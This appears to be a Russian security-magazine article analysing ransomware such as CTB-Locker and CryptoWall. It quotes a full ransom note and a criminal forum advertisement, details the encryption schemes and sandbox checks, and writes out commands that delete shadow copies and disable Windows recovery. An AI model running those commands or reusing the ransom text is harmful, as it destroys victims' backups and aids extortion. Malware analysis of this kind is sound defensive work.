Первые образцы малвари, шифрующей файлы, а затем требующей денег за расшифровку, появились очень давно. Достаточно вспомнить Trojan.Xorist с его примитивным алгоритмом шифрования на базе XOR или написанный на PureBasic Trojan.ArchiveLock, который использовал для шифрования обычный WinRAR, а для удаления зашифрованных файлов Sysinternals SDelete и требовал за расшифровку целых пять тысяч долларов. Однако именно CryptoLocker



Warning! Access to your computer is limited. Your files has been encrypted.

Have you already see that your files are encrypted and desktop locked?

Please don't panic and send us angry emails or scare us to send claims in police, fbi or others - this is useless.

Please read this instruction carefully, then you will get answers to most of your questions.

We don't answer to questions which already was answered in this instructions. Do not waste our and your time.

Stupid questions like - "I have backup and need only 1-2 files and can pay you only 500,1000,1500$ USD etc., We have a small business, this amount is too high" - will be ignored.

Have backup - restore your files from it.

We know that in most cases this is lie, you have no backups and just trying to trick us to get discounts and pay less amount.

Our minimal price for your files is 5000$ USD. We don't get passwords for free or for 500,1000,1500$ USD etc We know that you have money.

You will read in this instructions about:

1. Why?

2. General Info

3. Our Guarantees

4. About Payment

5. How to get your data back

6. How decrypt process working

1. Why?

We have detected spam advertises illegal sites with child pornography from your computer.
This contradicts law and harm other network users and in this case we have to do next steps:

1. Block access to your desktop.

2. Encrypt your files using **Advanced Encryption Standard and 256 symblols randomly generated password and delete source files using DOD 5220.22-M.**
(DOD 5220.22-M is the Department of Defense clearing and sanitizing standard - You cant recover your files - NEVER).

3. **Sent this randomly generated password to our secure server and delete this password from your computer. (you cant get this password -NEVER)**

This **password is unique for each computer** and **stored on our secure server(and then erasing from this server and sending to us)** and **in each encrypted file.**


Требование как минимум пяти тысяч долларов за расшифровку от Trojan.ArchiveLock

основал в среде вирусописателей нехорошую тенденцию — использовать самые последние достижения криптографии в виде весьма стойких алгоритмов шифрования. Сегодня мы исследуем несколько троянов-шифровальщиков, появившихся после нашумевшего шествия по интернету CryptoLocker'a (или в одно время с ним).

НЕМНОГО СТАТИСТИКИ

С точки зрения создателей, трояны-шифровальщики — это реальные живые деньги. Организовать спам-рассылку зараженных писем и сервис приема платежей от тех, кому дороги семейные фотографии, которые вдруг оказались зашифрованными, намного проще и дешевле, чем, например, старательно строить и развивать ботнет (который потом еще нужно будет куда-нибудь пристроить) или собирать данные с зараженных машин, учитывая, что эти собранные данные надо тоже как-то монетизировать.

Поэтому такой вид кибервымогательства продолжает процветать и приносить огромные деньги организаторам этого криминального бизнеса. Например, по данным специалистов «Лаборатории Касперского», за 2014 год зафиксировано более семи миллионов атак с использованием троянов-шифровальщиков различных семейств.




Количество атак с использованием троянов-шифровальщиков за 2014 год по данным «Лаборатории Касперского»

США	34 %
Австралия	6 %
Япония	6 %
Турция	5 %
Италия	5 %
Франция	4 %
Германия	3 %
Индия	3 %
Канада	2 %
Филиппины	2 %
Другие	30 %

Распределение атак с использованием троянов-шифровальщиков в первом квартале 2015 года по странам (информация от компании TrendLabs)

Большая часть этого добра попадает на компьютеры своих потенциальных жертв под видом каких-либо полезных и крайне необходимых вложений в спам-рассылках (если помнишь, именно так и распространялся в свое время CryptoLocker). Однако последователи CryptoLocker'а не стали ограничиваться только этим каналом распространения своих творений и подключили еще один — путем drive-by загрузок (к примеру, трояны-шифровальщики **Alpha Crypt** и **CryptoWall** очень часто распространяются с помощью известных наборов эксплоитов **Angler EK** или **Nuclear EK**).



Angler EK и Nuclear EK, заподозренные в распространении трояна-шифровальщика CryptoWall и TeslaCrypt на malware-traffic-analysis.net

CRITRONI (CTB LOCKER)

Этот представитель локеров-шифровальщиков появился около года назад. CTB — аббревиатура, обозначающая Curve-Tor-Bitcoin. Основное отличие этого локера от многих других заключается в использовании для шифрования файлов алгоритма, основанного на эллиптических кривых.

Опции темы

09.06.2014, 23:57 #1

tapkin
Добрый

Регистрация: 02.06.2014
Сообщений: 5

CTB-Locker. Криптолокер нового поколения.

Достоинства:

- Стойкая криптография на основе эллиптических кривых. Расшифровать файлы без оплаты невозможно. Стойкость эквивалента RSA-3072, что превышает все аналоги. При этом скорость шифрования значительно выше.
- Все ключи одноразовые и внести их в базу нельзя. Ключи абсолютно случайны, коллиции невозможны. У аналогов ключи зашиты в локер или сервер, их можно собрать.
- Размещение сервера в onion-домене (TOR), закрыть домен по абузе нельзя, практически невозможно отследить владельца и отключить сервер.
- Связь с сервером только после шифрования всех файлов. Невозможен ранний детект по трафику, невозможно блокировать работу локера. Блокирование TOR мешает только оплате юзеру, а не программе. Аналоги соединяются на сервер до крипта и их можно блокировать.
- Оплата в BTC. Кошелек невозможно блокировать и изъять. Деньги на сервере не хранятся. Утрата сервера не приводит к потере денег.
- Возможна оплата с другого комьютера. Коды для оплаты относительно короткие (около 150 символов), их можно переписать на бумажку. Аналоги оффлайн-оплаты не предоставляют, либо она не такая простая.
- Установка и автонастройка всего сервера с нуля за одну минуту с помощью инсталлятора! После запуска сервер не требуется администрировать.
- Встроенная поддержка партнерских схем.
- Размер локера менее 700кб включая все библиотеки и графику. Ничего не подгружается.

CTB - Сокращение от ключевых достоинств - Curve-Tor-Bitcoin

По запросу:

- Подключение обменников в интерфейс оплаты.
- Замена текстов и графики в интерфейсе локера, адаптации под разные языки (сейчас локер только на английском).

Схема работы локера:

- 1. Запуск EXE на машине юзера. Достаточно прав юзера.
- 2. Генерация случайного ключа шифрования. На машине и в оперативной памяти хранится только публичный ключ. Расшифровать с его помощью файлы нельзя.
- 3. Шифруются все доступные файлы с заданными расширениями. Проверяются все жесткие и съемные диски, все сетевые шары.


Объявление о продаже Critroni (CTB-Locker) на одном из форумов

В реестре в ветках автозапуска он называет себя вполне благопристойно. Например, два семпла, которые мы исследовали, выдавали себя за экранную клавиатуру от Microsoft. Для сокрытия внутренностей от посторонних глаз и затруднения анализа файл зловреда упакован с помощью PEncrypt 3.1.

Шифрование файлов

Critroni шифрует не так много типов файлов, в основном это документы MS Office, текстовые документы и файлы баз данных:

```
.xlsx .xlsm .xlsb .xls .xlk .txt .sql .safe .rtf .pwm .pem .mdf
.mdb .kwm .groups .docx .docm .doc .der .dbf .db .crt .cer
```



Critroni (CTB-Locker) в ветках автозапуска реестра

Шифрование файлов идет в несколько этапов:

- отобранный для шифрования файл с помощью API-функции MoveFileEx помещается во временный файл;
- этот временный файл считывается с диска поблочно;
- каждый считанный блок сжимается с помощью функции deflate библиотеки zlib;
- сжатый блок шифруется и записывается на диск;
- в начало файла помещается информация, которая нужна будет для расшифровки;
- зашифрованный файл получает расширение ctbl.

CTB-Locker использует для своей деятельности так называемый алгоритм Диффи — Хеллмана на эллиптических кривых (ECDH — Elliptic curve Diffie — Hellman).

Для начала Critroni генерирует пару главных ключей master-public и master-private. Для этого берется хеш SHA-256 от 34-байтного случайного числа, состоящего из:

- 0x14 bytes: значение, полученное функцией CryptGenRandom
- 0x08 bytes: значение, полученное функцией GetSystemTimeAsFileTime
- 0x04 bytes: значение, полученное функцией GetTickCount
- 0x04 bytes: значение (ThreadID ^ ProcessID)
- 0x10 bytes: значение MachineGuid

Ключ master-private отправляется на командный сервер и на зараженной машине не сохраняется (при этом он также шифруется с использованием ECDH,


и подсмотреть его во время пересылки не получится). Для каждого шифруемого файла таким же образом генерируются session-public и session-private. После этого вычисляется значение **`session-shared = ECDH(master-public, session-private)`**, хеш SHA-256 от которого используется в качестве ключа для шифрования файлов алгоритмом AES-256. В начало зашифрованного файла пишется 32 байта session-public и 16 байт служебной информации для поиска нужного master-private на командном сервере.

В итоге без знания master-private расшифровать файлы не получится, а ключ этот, как мы уже выяснили, хранится на C&C-сервере в доменной зоне **`.onion`**.

Результат деятельности Critroni

Связь с командным сервером

В образцах, которые попали на исследование в (анти)вирусную лабораторию нашего журнала, C&C-центр располагался в сети Tor, а само доменное имя зашито в теле трояна. Связь устанавливается посредством Tor-клиента, запускаемого в отдельном потоке. Весь код, реализующий обмен с командным сервером в зоне .onion, взят практически без изменений из исходников широко известного tor.exe.



Кусочек Tor-клиента внутри Critroni
(выделены адрес командного сервера и пересылаемые команды)

CRYPTOWALL

Массовое распространение этой малвари было зафиксировано в первом квартале 2014 года, однако, по некоторым данным, первые образцы были обнаружены еще в ноябре 2013 года. В этом семействе известны и две версии CryptoWall 2.0 и CryptoWall 3.0. На сегодняшний день версия 3.0 (несмотря на утрату некоторых возможностей по сравнению с предыдущей версией) почти полностью вытеснила версию 2.0. По некоторым данным, за первые полгода своей деятельности CryptoWall принес своим создателям **свыше 1,1 миллиона долларов**.

Шифрование файлов

Список шифруемых файлов довольно широк, этого локера стоит опасаться не только владельцам документов MS Office и фотографий, но и разработчикам софта:

```
.c .h .m .ai .cs .db .nd .pl .ps .py .rm .3dm .3ds .3fr .3g2 .3gp
.ach .arw .asf .asx .avi .bak .bay .cdr .cer .cpp .cr2 .crt .crw
.dbf .dcr .dds .der .des .dng .doc .dtd .dwg .dxf .dxg .eml .eps
.erf .fla .flvv .hpp .iif .jpe .jpg .kdc .key .lua .m4v .max .mdb
.mdf .mef .mov .mp3 .mp4 .mpg .mrw .msg .nef .nk2 .nrw .oab .obj
.odb .odc .odm .odp .ods .odt .orf .ost .p12 .p7b .p7c .pab .pas
```

```
.pct .pdb .pdd .pdf .pef .pem .pfx .pps .ppt .prf .psd .pst .ptx
.qba .qbb .qbm .qbr .qbw .qbx .qby .r3d .raf .raw .rtf .rw2 .rwl
.sql .sr2 .srf .srt .srw .svg .swf .tex .tga .thm .tlg .txt .vob
.wav .wb2 .wmv .wpd .wps .x3f .xlk .xlr .xls .yuv .back .docm .docx
.flac .indd .java .jpeg .pptm .pptx .xlsb .xlsm .xlsx
```

Первым делом CryptoWall делает невозможным восстановление файлов из теневых копий и точек восстановления, выполняя следующие команды:

```
vssadmin.exe Delete Shadows /All /Quiet
bcdedit.exe /set {default} recoveryenabled No
bcdedit.exe /set {default} bootstatuspolicy ignoreallfailures
```

Шифрование начинается после того, как от C&C-сервера будет получен публичный RSA-ключ. В отличие от других локеров, CryptoWall шифрует сами файлы с использованием алгоритма RSA-2048, в то время как большинство других с помощью RSA шифруют AES-ключ, которым были зашифрованы файлы. Алгоритм RSA достаточно ресурсоемкий и создает большую нагрузку на систему, что может косвенно указывать на заражение CryptoWall'ом.

Связь с командным сервером

В зависимости от модификации связь с командными серверами может устанавливаться либо посредством Tor (для этого скачивается и устанавливается tor.exe), либо через анонимную сеть I2P. Все имена командных серверов прошиты непосредственно в теле троя, а передаваемые данные шифруются по алгоритму RC4.

Приемы, затрудняющие анализ

Код троя подвергнут тщательному многоуровневому шифрованию. В ходе первой стадии расшифровки трой читает большой кусок зашифрованного кода, расшифровывает и сохраняет его в буфер. Второй этап расшифровки кода начинается с байтового массива (0x35, 0x5e, 0x74) внутри сохраненного на первом этапе кода. Как только это место определено, данные расшифровываются в стек. Третий этап начинается передачей выполнения на код, который был помещен в стек. Во время этого этапа расшифровываются ресурсы, зашифрованные с помощью Base64. Расшифрованный ресурс — это и есть окончательный код CryptoWall.

В версии 2.0 на втором этапе троян проверяет наличие виртуального окружения или песочницы: ищет процессы VBoxService.exe, vmtoolsd.exe или загруженную библиотеку `sbieDLL.dll`.

Summary | 13 calls | 10 KB used | 0483900fea2f27028ca0971729422b903c5e75542b93c9fa3377c5a201f7c31c.exe


#	Time of Day	Thread	Module	API
1	10:05:19.085 PM	1	KERNELBASE.dll	CreateToolhelp32Snapshot (TH32CS_SNAPPROCESS, 0)
2	10:05:19.085 PM	1	KERNELBASE.dll	Process32First (0x000000c8, 0x0011e388)
3	10:05:19.085 PM	1	KERNELBASE.dll	Process32Next (0x000000c8, 0x0011e388)
4	10:05:19.085 PM	1	KERNELBASE.dll	Process32Next (0x000000c8, 0x0011e388)
